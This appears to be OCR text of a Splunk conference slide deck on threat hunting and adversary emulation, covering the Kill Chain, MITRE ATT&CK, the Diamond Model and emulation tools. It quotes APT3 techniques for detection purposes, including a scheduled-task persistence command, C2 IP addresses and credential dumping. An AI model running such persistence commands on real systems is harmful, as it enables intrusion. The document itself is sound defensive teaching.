
splunk> .conf18

Lockheed Martin Kill Chain

- If one artifact (IP, host, process, etc) can be identified, a defender can move in either direction along the kill chain to disrupt a current operation or learn more to prevent future attacks


MITRE ATT&CK

- Adversarial Tactics, Techniques, and Common Knowledge
- Builds on Lockheed Martin's Kill Chain but focuses on tactics and techniques that occur during exploit and activity occurring post exploit




Diamond Model

- More often used within Threat Intelligence, but has a place as part of Threat Hunting
- Used for contextualizing threat intelligence that is found during hunting
- Sergio Caltagirone, Andrew Pendergast, Christopher Betz
  - http://www.dtic.mil/dtic/tr/fulltext/u2/a586960.pdf
  - https://threatconnect.com/blog/diamond-model-threat-intelligence-star-wars/



Data Sources Needed



Adversary Emulation

Current State of Detection

- Tools
- Information Sharing
- Threat Feeds
- Indicators of Compromise
  - File Names
  - Hashes
  - Registry Keys
  - Domains
  - IP Addresses

- Problems
  - Expensive
  - Slow
  - False Positives
  - Not everyone shares
  - Quality of the intel
  - Time sensitive
  - Reactive instead of Proactive
  - Breaks IA Principles
    - Safety is only guaranteed by confidentiality
  - Tools can make you more vulnerable

Difficult Questions

- Is <insert VENDOR>’s product working?
- How can it (detect|prevent) better?
- How can we be more (efficient|effective) with <vendor>’s product?
- How can I make my all of my products work together?

MAGIC

1. We need better data


- Let’s leverage emulation to enhance detection
- By building a variety of attacks and attack environments we can
  - Fine tune tools
  - Evaluate our tools
  - Develop new IOC’s
  - Detect technique usage
  - Streamline and test response

Adversary Emulation

- Splunk BOTS – Imaginary Adversary
  - Leverages TTPs of real adversaries
- Open Source - Red Team Automation
  - Red Canary Atomic Red Team
  - MITRE Caldera
  - Endgame Red Team Automation
  - Uber Meta
  - Infection Monkey
  - Roll your own
- Red Team Automation
  - Safe Breach
  - Firedrill
  - Verodin
  - Pentesters

Adversary Emulation

- Train the tools
- Test the tools
- Profile the adversary
- Enrich data
- Extrapolate data to fill in missing gaps



https://attack.mitre.org/w/img_auth.php/6/6c/APT3_Adversary_Emulation_Plan.pdf

Techniques Example

APT 3


Techniques Used

- System Owner/User Discovery - An **APT3** downloader uses the Windows command `"cmd.exe" /C whoami` to verify that it is running with the elevated privileges of "System."[3]
- Command-Line Interface - An **APT3** downloader uses the Windows command `"cmd.exe" /C whoami`.[3] The group also uses a tool to execute commands on remote computers.[4]
- Scheduled Task - An **APT3** downloader creates persistence by creating the following scheduled task: `schtasks /create /tn "mysc" /tr C:\Users\Public\test.exe /sc ONLOGON /ru "System"`.[3]
- Uncommonly Used Port - An **APT3** downloader establishes SOCKS5 connections to two separate IP addresses over TCP port 1913 and TCP port 81.[3]
- Standard Non-Application Layer Protocol - An **APT3** downloader establishes SOCKS5 connections for its initial C2.[3]
- Multi-Stage Channels - An **APT3** downloader first establishes a SOCKS5 connection to 192.157.198[.]103 using TCP port 1913; once the server response is verified, it then requests a connection to 192.184.60[.]229 on TCP port 81.[3]
- PowerShell - **APT3** has used PowerShell on victim systems to download and run payloads after exploitation.[3]
- Scripting - **APT3** has used PowerShell on victim systems to download and run payloads after exploitation.[3]
- Input Capture - **APT3** has used a keylogging tool that records keystrokes in encrypted files.[4]
- System Network Configuration Discovery - A keylogging tool used by **APT3** gathers network information from the victim, including the MAC address, IP address, WINS, DHCP server, and gateway.[4] [6]
- Credential Dumping - **APT3** has used a tool to dump credentials by injecting itself into lsass.exe and triggering with the argument "dig." The group has also used a tools to dump passwords from browsers.[4]

https://attack.mitre.org/wiki/Group/G0022


Adversary Simulation

Navigate to Web Server With Bad Ad



